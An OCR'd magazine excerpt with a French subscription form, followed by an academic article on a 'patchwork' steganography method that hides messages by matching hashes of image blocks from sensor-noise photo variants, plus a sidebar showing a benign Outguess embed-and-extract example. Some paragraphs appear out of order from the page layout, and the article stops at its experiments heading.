5	GNU/Linux Magazine + MISC	84 €	90 €	102 €	105 €	101 €	107 €	104 €	117 €
6	GNU/Linux Magazine + GNU/Linux Magazine Hors-série + Linux Pratique	110 €	119 €	134 €	138€	133 €	140 €	137 €	154 €
7	GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC	116 €	124 €	140 €	144 €	139 €	146 €	143 €	160 €
8	GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC + Linux Pratique	143 €	154 €	173 €	178 €	172 €	181 €	177 €	198 €
9	GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC + Linux Pratique + Linux Pratique Essentiel	173 €	186 €	209 €	215 €	208 €	219 €	214 €	239 €

- Europe 1 : Allemagne, Belgique, Danemark, Italie, Luxembourg, Norvège, Pays-Bas, Portugal, Suède
- Europe 2 : Autriche, Espagne, Finlande, Grande Bretagne, Grèce, Islande, Suisse, Irlande
- Zone Reste du Monde : Autre Amérique, Asie, Océanie
- Zone Afrique : Europe de l'Est, Proche et Moyen-Orient

Vous pouvez également vous abonner sur : www.ed-diamond.com ou par Tél. : 03 67 10 00 20 / Fax : 03 67 10 00 21

1 — Misc (6 nos)
par ABO : 38€*
au lieu de 48,00€** en kiosque
Economie : 10,00 €

2 — Linux Pratique Essentiel (6 nos) + Linux Pratique (6 nos)
par ABO : 57€*
au lieu de 74,70€** en kiosque
Economie : 17,70 €

3 — GNU/Linux Magazine (11 nos) + Linux Pratique (6 nos)
par ABO : 78€*
au lieu de 107,20€** en kiosque
Economie : 29,20 €

4 — GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos)
par ABO : 83€*
au lieu de 110,50€** en kiosque
Economie : 27,50 €

9 — Linux Pratique Essentiel (6 nos) + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Misc (6 nos)
par ABO : 173€*
au lieu de 233,20€** en kiosque
Economie : 60,20 €

5 — + GNU/Linux Magazine (11 nos) + Misc (6 nos)
par ABO : 84€*
au lieu de 119,50€** en kiosque
Economie : 35,50 €

6 — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos)
par ABO : 110€*
au lieu de 146,20€** en kiosque
Economie : 36,20 €

7 — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Misc (6 nos)
par ABO : 116€*
au lieu de 158,50€** en kiosque
Economie : 42,50 €

8 — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Misc (6 nos)
par ABO : 143€*
au lieu de 194,20€** en kiosque
Economie : 51,20 €

* Toutes les offres d'abonnement : en exemple les tarifs ci-dessus correspondant à la zone France Métro (F)
** Base tarifs kiosque zone France Métro (F)

Bon d'abonnement à découper et à renvoyer !

Je fais mon choix de l'offre de(s) mon (mes) abonnement(s) :

Mon 1er choix	Je sélectionne le N° (1 à 9) de l'offre choisie :	
Mon 2ème choix	Je sélectionne le N° (1 à 9) de l'offre choisie :	
	Je sélectionne ma zone géographique (F à RM) :	
	J'indique la somme due : (Total)	€

Exemple : je souhaite m'abonner à l'offre GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC (offre 7) et je vis en Belgique (E1), ma référence est donc 7E1 et le montant de l'abonnement est de 144 euros.

Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre de Diamond Editions
- ❑ Carte bancaire n° ⌊_⌊_⌊_⌊_⌋ ⌊_⌊_⌊_⌊_⌋ ⌊_⌊_⌊_⌊_⌋ ⌊_⌊_⌊_⌊_⌋

Expire le : ⌊_⌊_⌊_⌊_⌋

Cryptogramme visuel : ⌊_⌊_⌊_⌋

Date et signature obligatoire

www.ed-diamond.com


Découvrez notre nouveau site !

- L'abonnement à nos magazines et les offres couplage accessibles en quelques clics.
- Tous nos anciens numéros***.
- La possibilité de les feuilleter en ligne.
- Toutes les promotions et tous les packs spéciaux.

➡ **Abonnez-vous** facilement en quelques clics

➡ **Commandez** tous nos anciens numéros***

*** Sous réserve de disponibilité



PATCHWORK STÉGANOGRAPHIE

Nicolas BODIN – Laboratoire de Cryptologie et Virologie Opérationnelles (C+V)^O – ESIEA – Laval
nicolas.bodin@esiea-ouest.fr

mots-clés : STÉGANOGRAPHIE / LSB / BRUIT / DOMAINE SPATIAL

Cet article présente une nouvelle méthode de stéganographie dans le domaine spatial. L'intérêt de cette méthode est d'introduire une nouvelle façon d'insérer un message sans utiliser la classique LSB. Les résultats montrent que l'on peut alors insérer des messages de différentes tailles sans modifier la probabilité de détection, le tout en utilisant le bruit naturellement présent dans une image.

1 Introduction

Incontestablement, nous vivons dans un monde de secrets. Petits secrets entre amis ou gros secrets d'état, en passant par les codes secrets, tout le monde emploie « à sa sauce » la méthode de dissimulation qu'il souhaite. Le plus souvent, les gens utilisent un mécanisme cryptographique connu et reconnu en pensant garantir leur protection et leur intégrité. Mais voilà, rien n'est sûr, et le monde du Web est peut-être le plus sensible et le plus surveillé. Prenons le cas d'un pirate connecté à la toile qui voit passer un message chiffré. Sa première envie (légitime ?) va être de découvrir ce que renferme ce message. En supposant que ce pirate ait de bons bagages, il le découvrira tôt ou tard.




Figure 1: Résumé Stéganographie

Maintenant, étudions le cas où il voit passer un message en clair, qui ne contient aucune information « croustillante ». Ce pirate va laisser passer ce message, sans chercher plus loin. Et s'il contenait quelque chose d'autre ? Si quelqu'un de plus malin avait utilisé un message anodin pour faire transiter une information capitale sans éveiller les soupçons ? Et si ce petit malin avait utilisé de la stéganographie ? Voilà une idée intéressante : dissimuler une information importante chiffrée dans un support complètement anodin, comme une image. Étudions ce fonctionnement un peu plus en détail au travers d'un schéma (figure 1).

Alice, voulant insérer un message dans un médium anodin (appelé « support de couverture ») se doit d'abord de chiffrer le message à l'aide d'une clef cryptographique partagée avec le récepteur, Bob. Le texte chiffré est alors inséré dans le médium (ici une image) à l'aide de la clef

stéganographique partagée avec le récepteur afin de produire le stégo-médium. Cette deuxième clef sert principalement à repérer les zones du stégo-médium qui contiennent de l'information. Bob peut alors, à l'aide de cette clef, extraire le message de l'image et le déchiffrer.

Bien des méthodes existent déjà suivant le type d'image utilisé. Malheureusement, ces méthodes ne sont pas toutes fiables à 100%. Il existe autant d'attaques qui permettent de détecter qu'une image a été stéganographiée. Certaines, même, permettent d'estimer la longueur du message inséré **[1]**. Mais dans tous les cas, aucune d'entre elles ne permet de récupérer complètement le message si l'on ne possède pas la clef utilisée lors de l'insertion. Il existe cependant un algorithme qui permet une indétectabilité totale, l'équivalent du chiffrement de Vernam en cryptographie.




Figure 2 : Résumé Patchwork

2 L'algorithme

2.1 Présentation

Soit un ensemble d'images support et un ensemble de stégo-images. Pour être indétectable, une stégo-image doit ressembler le plus possible à une image support sur le point de vue visuel, mais aussi statistique. En supposant qu'un algorithme permette d'envoyer uniquement des images non modifiées, l'ensemble des stégo-images est alors confondu avec celui des images supports, et aucune image ne peut être détectée.

L'algorithme de Hopper **[2]** utilise les fonctions de hachage pour atteindre cette indétectabilité. Le message est tout d'abord découpé en blocs de k bits. Pour chaque bloc, on récupère et compare les k derniers bits du haché d'une image aux k bits d'un bloc de message. S'il y a correspondance, l'image est envoyée sans aucune modification et contient k bits d'information. Afin d'éviter d'envoyer toujours une image porteuse d'un message, on introduit un générateur pseudo-aléatoire à 2 valeurs qui indique si l'image contient un message ou non.

Cet algorithme est cependant, comme Vernam, très peu pratique. D'un côté parce que sa bande passante est très limitée (k bits d'information par image) et d'un autre parce que si k augmente, la banque d'images à posséder pour trouver une correspondance entre ces k bits devient énorme (elle est en fait exponentielle en k). Le but du patchwork stéganographique est donc de partir de cet algorithme afin de le rendre plus pratique, sans trop perdre en sécurité. Pour cela, le haché ne s'effectue pas sur l'ensemble de l'image, mais plutôt sur des blocs d'images. Dans ce cas, les images utilisées sont non compressées (de type BMP, RAW, ...) et ne doivent jamais avoir été compressées (des études **[3] [4]** ont montré que le jpeg laisse une marque qui favorise la détection et que les images issues de scanners ou d'appareils photo et jamais compressées sont moins facilement détectables).

Tout d'abord, une banque d'images est créée à l'aide d'un appareil photo ou d'un scanner. Les images doivent représenter exactement le même paysage (au pixel près). Elles seront toutes différentes du fait du bruit qu'engendre un capteur. On entend ici par bruit tout artefact ou modification du support qui ne correspond pas exactement à la scène capturée. Ceci comprend donc le bruit numérique, mais aussi le *sampling* qui varie d'une photo à l'autre, les conditions de luminosité et de température qui affectent la sensibilité du capteur, ... Le message est ensuite découpé en N blocs de k bits, et chaque image subit un découpage identique afin d'obtenir N blocs de pixels. Pour chaque bloc, le but est de trouver une image pour laquelle les k derniers bits du haché du bloc i seront identiques au bloc numéro i du message. La stégo-image sera alors composée de blocs d'images naturelles jamais modifiées, ce qui respecte donc les propriétés statistiques d'une image support.

2.2 Dimensionnement

Attachons-nous maintenant à la probabilité de succès de l'algorithme. Ce dernier réussit lorsque l'on a trouvé une correspondance pour chacun des N blocs du message de k bits, ce qui fait 2^k possibilités pour chaque bloc. En supposant que la valeur des k derniers bits d'un haché est un événement aléatoire, la probabilité de succès sur un bloc i est la probabilité de trouver au moins une image pour laquelle les k derniers bits du haché du bloc i correspondent aux k bits du bloc-message m_i. Soit B le nombre de blocs et N le nombre d'images disponibles. En notant b_i^j le bloc numéro i de l'image j, P_s la probabilité de succès globale de l'algorithme, S_i la variable qui vaut 1 pour le succès sur le bloc i et $H(b_i^j)$ les k derniers bits du haché du bloc i, on obtient :

$$P_S = P(S_i = 1)^B \quad ,\forall 1 \le i \le B$$
$$P_S = P\left(\left(H(b_i^1) = m_i\right) \vee \left(H(b_i^2) = m_i\right) \vee \ldots \vee \left(H(b_i^N) = m_i\right)\right)^B \quad ,\forall 1 \le i \le B$$
$$P_S = \left[1 - P\left(\left(H(b_i^1) \neq m_i\right) \wedge \left(H(b_i^2) \neq m_i\right) \wedge \ldots \wedge \left(H(b_i^N) \neq m_i\right)\right)\right]^B \quad ,\forall 1 \le i \le B$$
$$P_S = \left[1 - P\left(H(b_i) \neq m_i\right)^N\right]^B$$
$$P_S = \left[1 - \left(\frac{2^k - 1}{2^k}\right)^N\right]^B$$

Cette probabilité s'écroule donc rapidement à cause du nombre de blocs, à moins d'avoir un nombre suffisant d'images pour compenser. Pour s'adapter à ce problème, deux découpages sont proposés. Le premier permet d'obtenir la probabilité de succès calculée ci-dessus, qui est une probabilité maximale. Le second est utilisé lors de l'insertion de petits messages pour augmenter le niveau de furtivité.

Pour le premier découpage, que l'on appellera découpage aléatoire, l'image est vue comme une suite de valeurs sous forme de vecteur :

$$I := \left[p_0, p_1, \ldots, p_s\right]$$

Une permutation est créée à l'aide de la clef secrète sur l'ensemble des pixels de l'image :

$$I' := \left[p'_0, p'_1, \ldots, p'_s\right]$$

Un bloc B de m pixels est alors défini comme une suite de pixels de la permutation :

$$B_i := \left[p'_i, p'_{i+1}, \ldots, p'_{i+m-1}\right]$$

Sur l'image finale, cela correspond à un ensembles de pixels pris aléatoirement. Lors de la recomposition de la stégo-image, deux pixels voisins ne seront pas issus de la même image support et cela a pour conséquence de casser la corrélation naturelle qu'ils avaient. Cependant, ce découpage permet d'obtenir des hachés aléatoires car ces blocs prennent plus facilement des valeurs différentes dans le cas aléatoire.

Dans le deuxième cas (découpage géographique), l'image est vue comme une matrice de valeurs et un bloc est tout d'abord défini comme un ensemble de pixels adjacents, formant un rectangle :

$$I := \left[B_0, B_1, \ldots, B_N\right]$$

La permutation a alors lieu sur l'ensemble des blocs pour former la nouvelle image :

$$I' := \left[B'_0, B'_1, \ldots, B'_N\right]$$

Lors de la recomposition, l'image sera formée à partir de blocs réellement géographiques d'images naturelles. Deux pixels adjacents d'un même bloc sont alors issus de la même image naturelle et possèdent une forte corrélation, c'est-à-dire sont probablement semblables.

OUTGUESS, UN OUTIL DE STÉGANOGRAPHIE VIEILLISSANT

Outguess est sans le moindre doute l'application de stéganographie la plus connue des utilisateurs GNU/Linux. Développé par Niels Provos, ce petit outil, dès les premières versions, s'est présenté comme une avancée dans le domaine. En effet, avant d'embarquer un message dans une image JPEG, Outguess analyse cette dernière afin de déterminer la taille maximum dudit message. De cette manière, en dessous de la taille recommandée, l'intégration du message reste invisible à une analyse statistique de l'image.


Malheureusement, Outguess n'a pas subi d'évolution depuis la version 0.2 qui a maintenant plus de huit ans d'âge. Faute d'autres outils open source populaires, l'utilisation d'Outguess reste courante. Voici un exemple :

```
% echo "mon message" > msg

% outguess -d msg ~/glassKnot.jpg out.jpg
Reading /home/denis/glassKnot.jpg....
JPEG compression quality set to 75
Extracting usable bits:   37707 bits
Correctable message size: 16467 bits, 43.67%
Encoded 'msg': 96 bits, 12 bytes
Finding best embedding...
  0: 54(42.2%)[56.2%], bias 42(0.78), saved: 0, total: 0.14%
  5: 50(39.1%)[52.1%], bias 40(0.80), saved: 0, total: 0.13%
57: 52(40.9%)[54.2%], bias 35(0.67), saved: 0, total: 0.14%
129: 50(39.1%)[52.1%], bias 28(0.56), saved: 0, total: 0.13%
129, 78: Embedding data: 96 in 37707
Bits embedded: 128, changed: 50(39.1%)[52.1%],
bias: 28, tot: 37622, skip: 37494
Foiling statistics: corrections: 26, failed: 0, offset: nan +- nan
Total bits changed: 78 (change 50 + bias 28)
Storing bitmap into data...
Writing out.jpg....

% outguess -r out.jpg DAmsg
Reading out.jpg....
Extracting usable bits:   37707 bits
Steg retrieve: seed: 129, len: 12

% cat DAmsg
mon message
```



La tendance à l'utilisation de services en ligne étant ce qu'elle est actuellement, de nombreux utilisateurs préfèrent se diriger vers des sites comme http://mozaiq.org/encrypt/, ne se rendant pas nécessairement compte qu'ils font ainsi transiter sur un réseau public des messages qui, par définition, sont à caractère privé.

On remarquera cependant que dans l'esprit populaire, la stéganographie se résume généralement à deux usages : le *watermarking* pour le tatouage d'images d'une part et la dissimulation d'informations concernant une activité criminelle de l'autre. Ce faisant, le développement d'une application comme Outguess semble être une tâche peu prisée des développeurs de logiciels libres. Dommage...




Figure 3 : Comparaison des découpages

2.3 Résultats expérimentaux

Voyons maintenant les effets de ces deux découpages sur la probabilité de succès.

Comme vu précédemment, la probabilité maximale est assurée grâce au découpage aléatoire, car la variation des pixels est maximale. La figure suivante montre la distribution des k derniers bits du haché sur des blocs de 1 pixel. Le test réalisé est le suivant : une série de 100 images ont été prises dans les conditions précisées précédemment (paysage fixe, éclairage invariant, ...). Chaque image est découpée en blocs de 1, 2 et 20 pixels suivant les deux découpages (la permutation pour les blocs de 1 pixel n'a pas été effectuée pour plus de lisibilité sur le graphique). Les 5 derniers de chacun des blocs ont été récupérés et l'opération consiste à compter le nombre de valeurs différentes qu'offre un même bloc sur les 100 images. Ceci afin d'avoir une meilleure idée de la probabilité de succès de l'algorithme.

Les figures 4A et 5A présentent en abscisse le numéro du bloc d'image et en ordonnée le nombre de valeurs différentes que l'on peut obtenir en récupérant les k derniers bits du haché du bloc (ici k=5). Les figure 4B et 5B présentent la distribution de ce nombre de valeurs par bloc. Les ordonnées présentent le nombre de blocs dans l'image qui offrent le nombre de valeurs associées aux abscisses. Une échelle logarithmique a été utilisée pour les ordonnées, pour plus de clarté.

Avec une répartition géographique, il existe une bande horizontale au centre de l'image (bien visible sur le graphique du haut) qui implique que la variation des pixels est moins importante d'une image à l'autre que




Figure 4A : Nombre de valeurs différentes sur chaque bloc




Figure 4B : Distribution des valeurs




Figure 5A : Nombre de valeurs différentes sur chaque bloc




Figure 5B : Distribution des valeurs

En utilisant simplement deux pixels et le découpage aléatoire, l'algorithme peut s'effectuer avec moins de problèmes puisqu'il n'y a que 5 blocs qui n'offrent qu'une seule valeur possible. Certes, c'est encore trop pour espérer une probabilité de succès importante, mais c'est déjà bien mieux qu'avec un seul pixel par bloc. Nous pouvons donc espérer qu'avec très peu de pixels, la probabilité de succès devienne satisfaisante avec un découpage aléatoire sur la plupart des séries.

Dans le cas où le découpage utilisé est géographique, la distribution des blocs change complètement. Voyons par exemple le cas où les blocs sont composés de 20 pixels. Cela est amplement suffisant pour un découpage aléatoire puisque dans ce cas, les pixels sont répartis aléatoirement dans l'image et varient plus facilement d'une image à l'autre.

sur le reste de l'image. Cette bande a pour effet de faire chuter le nombre de choix possibles au niveau des hachés, et donc de faire diminuer la probabilité de succès. Par exemple, pour des blocs de 20 pixels, il existe 366 blocs qui n'offrent qu'une seule valeur possible. Même si la plupart d'entre eux offrent entre 29 et 32 valeurs, un nombre non négligeable de blocs risque de compromettre les chances de succès de l'algorithme. Ce découpage est donc à utiliser uniquement dans le cas où le message est court, ce qui permet d'avoir moins de blocs et donc plus de pixels à l'intérieur de ceux-ci.

3 Confrontation à l'état de l'art

Comme tout nouvel algorithme, il doit être confronté à l'état de l'art en matières d'attaques. Étant donné que le principe est nouveau, il n'existe pas encore d'attaques spécifiques à cet algorithme. Les attaques sélectionnées se basent donc sur la relation entre deux pixels adjacents ou proches, et permettent de mettre en évidence (entre autres) la méthode LSB. Cette technique modifie le bit de poids faible d'un pixel afin de le faire correspondre à un bit du message. La modification engendrée sur la couleur

est tellement faible qu'elle ne se voit pas à l'œil nu, mais reste facilement détectable. Sur une image naturelle, deux pixels voisins ont le plus souvent la même valeur. La modification apportée brise cette relation et permet de mettre en évidence la présence d'un message caché. Notre algorithme se rapproche de la LSB dans le sens où deux pixels voisins ne sont pas forcément issus de la même image. Nous avons donc sélectionné trois attaques pour vérifier la résistance de l'algorithme.




Figure 6 : Distingueur

autant de faux positifs que de détections correctes, et le détecteur n'est alors pas fiable. Pour un bon détecteur, la courbe doit se rapprocher le plus possible du coin supérieur gauche. Cela signifie que pour un taux de fausse alarme faible, un grand nombre d'images est correctement détecté. La courbe montre également à partir de quelle proportion de faux positifs toutes les images stéganographiées sont détectées. Cette valeur se lit lorsque la courbe atteint les 100% de détection correcte et est un autre point discriminant pour un distingueur.

3.1 Distingueur

Chacune de ces attaques suit le même procédé. Elle permet pour chaque image de sortir un vecteur à N coefficients qui est donné à un distingueur. Ce distingueur a auparavant « appris » ce qu'était une image naturelle et une stégo-image en récupérant un vecteur par médium pour un certain nombre d'images stéganographiées et non stéganographiées. Cet ensemble de vecteurs est modélisé dans un espace à N dimensions sous forme de nuage. Une image est ensuite considérée comme naturelle si elle appartient au nuage des images naturelles, stéganographiée dans le cas contraire.

Il existe cependant pour chaque distingueur une marge d'erreur (zone en jaune sur la figure 6). Les deux ensembles ne sont pas disjoints et des images stégo et naturelles peuvent être confondues. L'image traitée peut être considérée comme stégo alors qu'elle est naturelle, on parle ici de « faux positif » ou de « fausse alarme ». Inversement, une image considérée comme naturelle alors qu'elle est stéganographiée est appelée « faux négatif ». Un distingueur doit éviter ces dernières erreurs puisqu'il serait dans ce cas aveugle aux images modifiées. Pour éviter un taux trop élevé de faux négatifs, le seuil (ligne verte sur le schéma) est variable. Il permet d'augmenter la probabilité de détection correcte en le « décalant » vers l'ensemble des images naturelles. Mais cela a pour conséquence d'augmenter la probabilité de faux positifs. Plus le détecteur est censé reconnaître de stégo-images, plus il reconnaît de faux positifs en parallèle ; et inversement.

Une courbe ROC (*Receiving Operating Characteristics*) est alors tracée pour mettre en évidence le nombre de détections correctes en fonction du nombre de faux positifs. Une courbe est obtenue pour un taux d'insertion fixé et représente en fait la variation apportée au seuil. Pour un taux de fausse alarme fixé (obtenu en analysant uniquement des images naturelles), la courbe permet d'observer la proportion d'images correctement détectées (en analysant uniquement des stégo-images). La courbe obtenue est comparée à la droite d'équation f(x)=y, qui signifie qu'il y a

3.2 Expérimentations

